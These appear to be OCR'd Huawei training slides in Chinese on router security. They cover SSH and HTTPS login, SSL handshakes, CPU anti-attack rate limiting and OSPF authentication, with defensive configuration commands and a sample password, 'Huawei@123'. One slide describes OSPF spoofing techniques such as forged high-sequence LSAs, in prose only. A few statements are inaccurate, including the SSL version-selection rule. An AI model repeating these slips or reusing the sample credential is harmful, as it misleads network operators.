
算法协商阶段

- 客户端和服务器交互自己支持的算法列表，该列表包括四种算法的具体算法名称。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


- 算法协商过程为：从客户端的算法列表取出第一个算法，服务器在自身的算法列表中查找，若匹配上相同的算法，则协商成功，继续协商下一种算法；否则继续从客户端的该种算法列表中取出下一个算法，在服务器端的算法列表中匹配，直到匹配成功。



- 客户端和服务器首先约定两个公开的质数p和g。
- 客户端和服务器各自随机产生一个数Xc，Xs，作为自己的私钥。
- 各自计算出自己的公钥Yc，Ys。
- 交换公钥Yc，Ys。
- 根据公私钥计算出加密用的会话密钥。
- 具体的密钥交换算法为DH算法，DH算法基于数学的离散对数，本课程不做展开。在密钥交换过程中私钥Xc，Xs始终是保密不传播的，且由于离散对数计算的困难性，其他用户即使获取了p，g，Yc，Ys也无法推断出私钥Xc，Xs，从而保证了会话密钥的安全性。
- 注意，该阶段产生的公私钥仅用于产生会话密钥，与后续用户认证无关。密钥交换阶段完成后，后续所有报文交互均为会话密钥加密过的报文。

用户认证阶段：口令认证


- 用户认证阶段有口令认证和公钥认证两种方式。其中口令认证过程为：客户端发送携带用户名和口令的认证请求，服务器与本地用户数据进行匹配认证。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


用户认证阶段：公钥认证

- 公钥认证过程为：客户端发送携带数字签名的认证请求，服务器通过公钥解密数字签名进行认证。



用户名	testuser
认证方法	publickey
公钥算法	ssh-rsa/ssh-dss ...
公钥	ssh-rsa AAAAB3NzaC1yc2EA...
数字签名	包含用户名，会话ID，公钥算法，公钥等数据，由私钥加密生成

Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- 通道类型包括会话通道，x11通道，转发的tcp-ip通道，非转发的（直连的）tcp-ip通道。
- 更多参考RFC4250 4.9.1. Connection Protocol Channel Types小节，https://www.ietf.org/rfc/rfc4250.txt。

SSH登录配置介绍

- 在服务器端生成本地密钥对 。

```
[SSH Server] rsa local-key-pair create
```

- 配置VTY用户界面。

```
[SSH Server] user-interface vty 0 4
[SSH Server-ui-vty0-4] authentication-mode aaa
[SSH Server-ui-vty0-4] protocol inbound ssh
[SSH Server-ui-vty0-4] quit
```

- 创建SSH用户Client001。以用户名：Client001，密码：Huawei@123为例。

```
[SSH Server] aaa
[SSH Server-aaa] local-user client001 password cipher Huawei@123
[SSH Server-aaa] local-user client001 service-type ssh
[SSH Server] ssh user client001
[SSH Server] ssh user client001 authentication-type password
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. 路由安全技术概述
2. **管理面安全**
   - SSH登录
   - HTTPS登录
3. 控制面安全
4. 转发面安全

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HTTP背景

- HTTP（Hypertext Transfer Protocol，超文本传输协议）是一个简单的请求响应协议，它通常运行在TCP之上。
- HTTP定义了客户端和服务器的通讯规则，使得客户端能够向服务器请求资源，并将服务器返回的资源传送给客户端，由于HTTP明文传输数据，容易被窃听和篡改。




- POST /cgi-bin/create.pl HTTP/1.1
- Host: XXX.com
- Referer: http://XXX.com/create.html
- Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
- Content-type: application/x-www-form-urlencoded
- Content-length: 38
- （客户端POST明文向服务器提交数据，如下：）
- user=util-tester&pass1=1234&pass2=1234

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

HTTPS介绍

- HTTPS（Hypertext Transfer Protocol over Secure Socket Layer，超文本传输安全协议）， HTTPS 在HTTP的基础下加入SSL，SSL通过在HTTP和传输层安全协议之间建立安全通道，确保数据在客户端和服务器之间的传输过程中被加密和保护。



SSL在TCP/IP协议栈中的位置

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

SSL协议原理

- SSL（Secure Sockets Layer，安全套接层）协议是在Internet基础上提供的一种保证私密性的安全协议。SSL通过在客户端和服务器之间建立会话，完成通信双方身份的验证、密钥和加密套件的协商，从而确保客户端与服务器之间的通信不被窃听，保证网络上数据传输的安全性。

<table>
<tr><td colspan="3">应用层协议</td></tr>
<tr><td>SSL握手协议</td><td>SSL密码变化协议</td><td>SSL告警协议</td></tr>
<tr><td colspan="3">SSL记录协议</td></tr>
<tr><td colspan="3">TCP</td></tr>
<tr><td colspan="3">IP</td></tr>
</table>


SSL协议结构

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- SSL协议结构分为两层，底层为SSL记录协议（SSL record protocol）和上层Message协议。
  - SSL记录协议：Record层将接收这些Message信息，对数据进行分段，计算每个片段的MAC（消息鉴别码）值以保证数据的完整性，再把它们按照一定的格式进行封装，然后交由TCP协议进行传输。
  - Message信息由SSL握手协议、SSL密码变化协议和SSL告警协议组成。
    - SSL握手协议：在用SSL进行通信之前，首先要使用SSL的握手协议（HandShake）协议在通信两端握手，协商数据传输中要用到的相关安全参数（如加密算法、共享密钥等），并对对端的身份进行验证。
    - SSL密码变化协议：客户端和服务器通过密码变化协议通知对方，随后的报文使用新的散列算法和密钥进行加密保护和传输。
    - SSL告警协议：用来允许一方向另一方报告告警信息，消息中包含告警级别和描述。

SSL链接过程

- SSL支持两种身份验证：客户端对服务器进行单方面的认证和服务器客户端双向认证，以SSL单方面认证为例进行介绍：



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 单方面认证过程如：
  - 1：客户端首先发送一条ClientHello消息，该消息中包含了客户端支持的所有SSL版本，加密套件。这些加密套件以优先级排序，优先级最高的加密套件同时也是客户端推荐的服务器使用的加密套件。
  - 2～4：服务器收到ClientHello后，将回复三条消息：ServerHello、Certificate和ServerHellodone。
    - ServerHelle：该消息包含了服务器从客户端选择确定的SSL版本和加密套件和一个随机值。服务器端在选择SSL版本时必须依赖以下原则：服务器选择的SSL版本值必须低于客户端支持的版本值，例如服务器端支持TLSv1和SSLv3，而客户端只支持SSLv2，该次协商不能成功。
    - Certificate：服务器向客户端发自己的证书，使客户端确认通信对端的身份。服务器发自己的证书时，包含自己的公钥和用自己的私钥进行的数字签名。客户端利用服务器证书对应的根证书来验证证书的真实性，用包含在证书里的公钥来检验签名，确定服务器的身份，然后用服务器的公钥加密信息，也就是说，从这一步以后，数据就是受到加密保护的了。
    - ServerHelloDone：是一条空消息，表明服务器已经发送完了在此阶段要发送的全部信息。
  - 5～7：客户端收到服务器端上阶段发送的报文后，进一步发送3条消息：ClientKeyExchange、ChangeCipherSpec和Finished。

- ClientKeyExchange:：在SSL实现中，只有在利用证书对对端进行身份验证时使用公钥加密，在实际数据传输中，使用的是效率更高的共享密钥加密方式。SSL实现该方式是使用pre_master_secret函数生成master_secret主函数，然后根据共享master_secret来产生传输数据中的其它密钥。ClientKeyExchange提供创建pre_master_secret所需的内容。并用服务器证书包含的公钥对这部分信息进行加密保护。
- ChangeCipherSpec：主要功能是指示之后的数据都会用刚商定好的加密方式进行加密。
- Finished：该消息是第一条使用新的加密参数进行加密的消息，它的作用是告诉服务器端信息发送完毕。另外，Finished消息还是根据加密消息认证函数HMAC的模式来建立的，用于确认没有任何消息被攻击者篡改过。

- 8～9：服务器发送自己的ChangeCipherSpec和Finished消息。表明连接已经准备好，握手过程结束，之后就可以进行应用数据的传输。

HTTPS登录配置

- 配置SSL策略使用PKI缺省域default。

```
[Router] ssl policy userserver type server
[Router-ssl-policy-userserver] pki-realm default
```

- 配置保存会话的最大数目和最大时长。

```
[Router-ssl-policy-userserver] session cachesize 20 timeout 7200
[Router-ssl-policy-userserver] quit
```

- 配置HTTPS服务器关联的SSL策略为userserver。

```
[Router] http secure-server ssl-policy userserver
```

- 配置HTTPS服务的端口号。

```
[Router] http secure-server port 1278
```

- 使能Router的HTTPS服务器功能。

```
[Router] http secure-server enable
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. 路由安全技术概述
2. 管理面安全
3. **控制面安全**
   - 本机防攻击
   - 路由协议安全
4. 转发面安全

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

本机防攻击概述

- 在网络中，存在着大量针对CPU的恶意攻击报文以及需要正常上送CPU的各类报文。
  - 针对CPU的恶意攻击报文会导致CPU长时间繁忙的处理攻击报文，从而引发其他业务的中断甚至系统的中断；
  - 大量正常的报文也会导致CPU占用率过高，性能下降，从而影响正常的业务。
- 为了保证CPU对正常业务的处理和响应，设备提供了本机防攻击功能。本机防攻击针对的是上送CPU的报文，主要用于保护设备自身安全，保证已有业务在发生攻击时的正常运转，避免设备遭受攻击时各业务的相互影响。
- 本机防攻击包括CPU防攻击、攻击溯源和用户级限制。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 例如，攻击者模拟真实的路由协议，对一台设备不断发送报文，导致设备因处理这些“合法”报文（攻击报文）而使系统异常繁忙，CPU占用率过高。

CPU防攻击

- CPU防攻击针对上送CPU的报文进行限制和约束，使单位时间内上送CPU报文的数量限制在一定的范围之内，从而保护CPU的安全，保证CPU对业务的正常处理。
- CPU防攻击的核心部分是CPCAR（Control Plane Committed Access Rate，控制面承诺访问速率）功能。此外，CPU防攻击还提供了黑名单等功能。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- CPCAR通过对上送控制平面的不同业务的协议报文分别进行限速，来保护控制平面的安全。报文限速主要分为如下几类：
  - 基于协议报文的限速：是指CPCAR中可以针对每种协议单独设置CIR（Committed Information Rate，承诺信息速率）和CBS（Committed Burst Size，承诺突发尺寸），对于超过该速率值的协议报文，设备直接予以丢弃，从而可以保证每种协议对应的业务能够得到正常处理，同时可以保证协议之间不会相互影响，避免因为某种协议的流量过大导致其它协议报文得不到处理的情况发生。
  - 基于队列的调度和限速：协议限速之后，设备可对一类协议再分配一个队列，比如Telnet、SSH等管理类协议分为一个队列，路由协议分为一个队列，各个队列之间按照权重或优先级方式调度，保证各类业务的优先级，优先级高的业务被CPU调度的几率更大，在有冲突的情况下保证高优先级业务优先处理。同时，可以针对每个队列进行限速，限制各个队列向CPU上送报文的最大速率。对于超过最大速率的协议报文，设备会直接丢弃。
  - 所有报文统一限速：所有报文统一限速是为了限制CPU处理的报文总数，保证CPU在其正常处理能力范围内尽可能多的处理报文，而不会造成CPU异常，保证了设备CPU的正常运行。
- CPU防攻击采用多级安全机制，保证设备的安全，实现了对设备的分级保护。设备通过以下策略实现对设备的分级保护：
  - 第一级：通过黑名单来过滤上送CPU的非法报文。

- 第二级：通过CPCAR保证每种协议上送CPU的报文不会过多。
- 第三级：对上送CPU的报文，按照协议优先级进行调度，保证优先级高的协议先得到处理。
- 第四级：对上送CPU的报文统一限速，对超过统一限速值的报文随机丢弃，保证整体上送CPU的报文不会过多，保护CPU安全。

攻击溯源

- 攻击溯源针对DoS攻击进行防御。设备通过对上送CPU的报文进行分析统计，然后对统计的报文设置一定的阈值，将超过阈值的报文判定为攻击报文，再对这些攻击报文根据报文信息找出攻击源用户或者攻击源接口，最后通过日志、告警等方式提醒管理员以便管理员采用一定的措施来保护设备，或者直接丢弃攻击报文以对攻击源进行惩罚。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 攻击溯源具体过程如下：
  - 报文解析：从IP地址、MAC地址以及端口三个维度对上送CPU的报文进行报文解析，其中端口通过“物理端口+VLAN”标识。
  - 流量分析：根据IP地址、MAC地址或者端口信息统计接收到的协议报文数量。
  - 攻击源识别：当单位时间上送CPU的报文数量超过了阈值时，则认为是攻击。
  - 识别后处理：当检测到攻击后，会发送日志告警通知管理员或者直接实施惩罚，如丢弃攻击报文。

用户级限速

- 用户侧主机容易遭受病毒攻击，借此向网络中发送大量的协议报文，导致设备的CPU占用率过高，性能下降，从而影响正常的业务。管理员可以配置用户级限速功能，对用户的特定报文进行限速。
- 用户级限速功能是指基于用户MAC地址识别用户，对用户的特定报文（比如ARP-Request）进行限速，包括有线用户和无线用户。管理员可以配置本功能对不同的用户设置不同的限速值。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 与CPCAR基于设备对协议报文进行限速相比，基于用户MAC地址进行限速能够精确到每个用户，对正常用户的影响更小。其处理流程如下：
  - 设备对收到的用户协议报文的源MAC地址进行哈希计算，将收到的不同源MAC地址的报文放到不同的限速桶中。
  - 当单位时间内限速桶内的报文超过了限速值时，该限速桶会丢弃收到的报文。并且每隔一定时间对限速桶内的丢包数目进行统计，如果限速桶丢弃的报文数目超过限速值，设备会发送该限速桶的丢包日志。

设备防攻击配置

- 配置攻击溯源检查功能。

```
[RouterA] cpu-defend policy devicesafety
[RouterA-cpu-defend-policy-devicesafety] auto-defend enable
[RouterA-cpu-defend-policy-devicesafety] auto-defend threshold threshold-value
```

- 配置黑名单。

```
[RouterA-cpu-defend-policy-devicesafety] blacklist blacklist-id acl acl-number
```

- 配置报文上送CPU的速率限制。

```
[RouterA-cpu-defend-policy-devicesafety] packet-type packet-type rate-limit rate-value
```

- 配置报文的优先级 。

```
[RouterA-cpu-defend-policy-devicesafety] packet-type packet-type priority priority-level
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. 路由安全技术概述
2. 管理面安全
3. **控制面安全**
   - 本机防攻击
   - 路由协议安全
4. 转发面安全

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

路由协议简介

- 路由协议是一种网络协议，通过在路由器之间传递路由信息，确保数据包从源主机发送到目标主机，路由协议目标是为了在复杂的网络环境中实现数据包的高效传输。华为常见路由协议有：




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- RIP（Routing Information Protocol，路由信息协议）属于距离矢量路由协议，工作在网络层上的协议，传输层采用UDP协议传输，端口520，其特点是：仅和邻居路由交换信息，交换的信息是当前路由器所知道的全部信息，按照固定时间间隔（默认30秒）交换路由信息，一个通路上的最大路由跳数是15，16表示不可达（这个设置的目的是为了防止路由成环导致的无限循环，但是这个也限制了拓扑网络的大小）。由于RIP使用较少，后文不对RIP安全进行详细介绍。
- OSPF（Open Shortest Path First，开放式最短路径优先）是一种典型的链路状态路由协议，是OSI七层网络模型中第三层网络层的协议。用OSPF的路由器彼此交换并保存整个网络的链路信息，从而掌握全网的拓扑结构，独立计算路由。
- IS-IS（Intermediate System to Intermediate System，中间系统到中间系统）直接运行在链路层之上属于2.5层协议。OSPF封装在IP报文之后，属于三层之上。IS-IS与OSPF类似，也是一种链路状态路由协议，使用SPF（Shortest Path First，最短路径优先）算法进行路由计算。
- BGP（Border Gateway Protocol，边界网关协议）运行在TCP之上，端口是179，属于距离矢量路由协议，用于在自治系统之间传递路由信息。

OSPF攻击行为介绍

- OSPF/OSPFv3路由协议是自治系统内使用的链路状态路由协议，通过最短路径算法来选择全网最佳路线。但是在实现过程中，OSPF路由协议也存相关安全漏洞，影响网络的正常运行，如：
  - GTSM攻击：攻击者模拟真实的OSPF/OSPFv3协议，对一台设备不断发送报文，导致设备因处理这些攻击报文而使系统异常繁忙，CPU占用率过高。
  - 伪造报文攻击：攻击者可以伪造OSPF报文参数，发送给邻居设备，导致网络不稳定或拒绝服务。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 常见的OSPF/OSPFv3攻击行为：
  - GTSM攻击：攻击者模拟真实的OSPF/OSPFv3协议，对一台设备不断发送报文，导致设备因处理这些攻击报文而使系统异常繁忙，CPU占用率过高。
  - 伪造报文攻击可能的攻击手段有：
    - 修改报文中的老化时间到最大值，导致所有设备废弃这个报文，从而引起路由震荡；
    - 发布合法的Max Sequence Number的LSA或者接近Max Seq Num的报文。如：攻击者发送伪造的OSPF报文，报文中插入比较的大LSA Sequence（序列号），根据RFC文档介绍，序列号越大，则LSA越新，邻居收到序列号比较大的报文时，会立即更新，如果持续发送比较大的LSA，路由器不断更新，引起网络震荡，甚至拒绝服务；
    - 邻居设备重启时复位其加密序列号状态的时机，更改序列号；
    - 修改Hello报文中的邻居列表。
  - 错误路由信息的注入：
    - OSPFv3接收所有来自合法设备的报文。所以，OSPFv3报文中携带的非法或错误路由信息可能对设备造成攻击，这些信息会造成路由数据库运算错误，引起网络故障。

OSPF安全策略防护

- 针对OSPF路由协议攻击行为，可以在设备（交换机、路由器）上配置安全策略。

攻击类型	防护方法	原理
GTSM攻击	OSPF/OSPFv3 GTSM	GTSM机制通过TTL的检测达到防止GTSM攻击的目的。GTSM只会对匹配GTSM策略的报文进行TTL检查。对于未匹配策略的报文，可以设置为通过或丢弃。如果配置GTSM缺省报文动作为丢弃，就需要在GTSM中配置所有可能的设备连接情况，没有配置的设备发送的报文将被丢弃，无法建立连接。
伪造报文攻击	OSPF/OSPFv3报文验证	OSPF/OSPFv3报文验证：OSPF/OSPFv3报文验证功能，可以防止伪造报文攻击。只有通过验证的报文才能接收，否则将不能正常建立邻居关系。使用区域验证时，一个区域中所有的设备在该区域下的验证模式和口令必须一致。例如，在Area0内所有设备上配置验证模式为简单验证，口令为abc。接口验证方式用于在相邻的设备之间设置验证模式和口令，优先级高于区域验证方式。
错误路由信息的注入	OSPFv3 IPSec验证	OSPFv3 IPSec认证机制可以避免错误路由信息的引入。在通信两端对等体的OSPFv3上应用IPSec，OSPFv3只处理通过验证的报文。这样，OSPFv3可以避免接收来自未经验证对等体的错误路由数据。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

OSPF安全配置

- 配置OSPF GTSM功能。设置未匹配GTSM策略的报文的缺省动作。

```
[HUAWEI] ospf valid-ttl-hops hops [ nonstandard-multicast ] [ vpn-instance vpn-instance-name ]
[HUAWEI] gtsm default-action { drop | pass }
```

- 配置OSPF区域认证，指定OSPF区域0使用HMAC-SHA256验证模式。

```
[HUAWEI] ospf 100
[HUAWEI-ospf-100] area 0
[HUAWEI-ospf-100-area-0.0.0.0] authentication-mode hmac-sha256
```

- 配置OSPF接口认证，在接口GigabitEthernet0/0/1上配置OSPF的HMAC-SHA256验证模式。

```
<HUAWEI> system-view
[HUAWEI] interface GigabitEthernet0/0/1
[HUAWEI-GigabitEthernet0/0/1] ospf authentication-mode hmac-sha256
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

OSPFv3安全配置（1）

- 创建安全提议，在路由器（HUAWEI）上创建安全提议，仅以IPSec SA1为例介绍。

```
[HUAWEI] ipsec proposal proposal1
[HUAWEI-ipsec-proposal-proposal1] encapsulation-mode transport
[HUAWEI-ipsec-proposal-proposal1] transform esp
[HUAWEI-ipsec-proposal-proposal1] esp authentication-algorithm sha2-256
[HUAWEI-ipsec-proposal-proposal1] undo esp encryption-algorithm
[HUAWEI-ipsec-proposal-proposal1] quit
```

- 配置IPSec SA并在HUAWEI的SA上应用提议。

```
[HUAWEI] ipsec sa sa1
[HUAWEI-ipsec-sa-sa1] proposal proposal1
[HUAWEI-ipsec-sa-sa1] quit
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- OSPFv3 GTMS和认证配置与OSPFv2相似，仅举例OSPFv3 IPSEC验证。

OSPFv3安全配置（2）

- 对指定OSPFv3进程的所有报文进行安全联盟SA认证，在OSPFv3进程下配置安全联盟，安全联盟名为sa1。（执行该命令前，设备应该已经创建了名称为sa1的安全联盟。）

```
[HUAWEI] ospfv3 1
[HUAWEI-ospfv3-1] ipsec sa sa1
```

- 对指定OSPFv3区域的所有报文进行安全联盟认证，在OSPFv3区域下配置安全联盟，安全联盟名为sa2。（执行该命令前，设备应该已经创建了名称为sa2的安全联盟。）

```
[HUAWEI] ospfv3 1
[HUAWEI-ospfv3-1] area 10.0.0.0
[HUAWEI-ospfv3-1-area-10.0.0.0] ipsec sa sa2
```

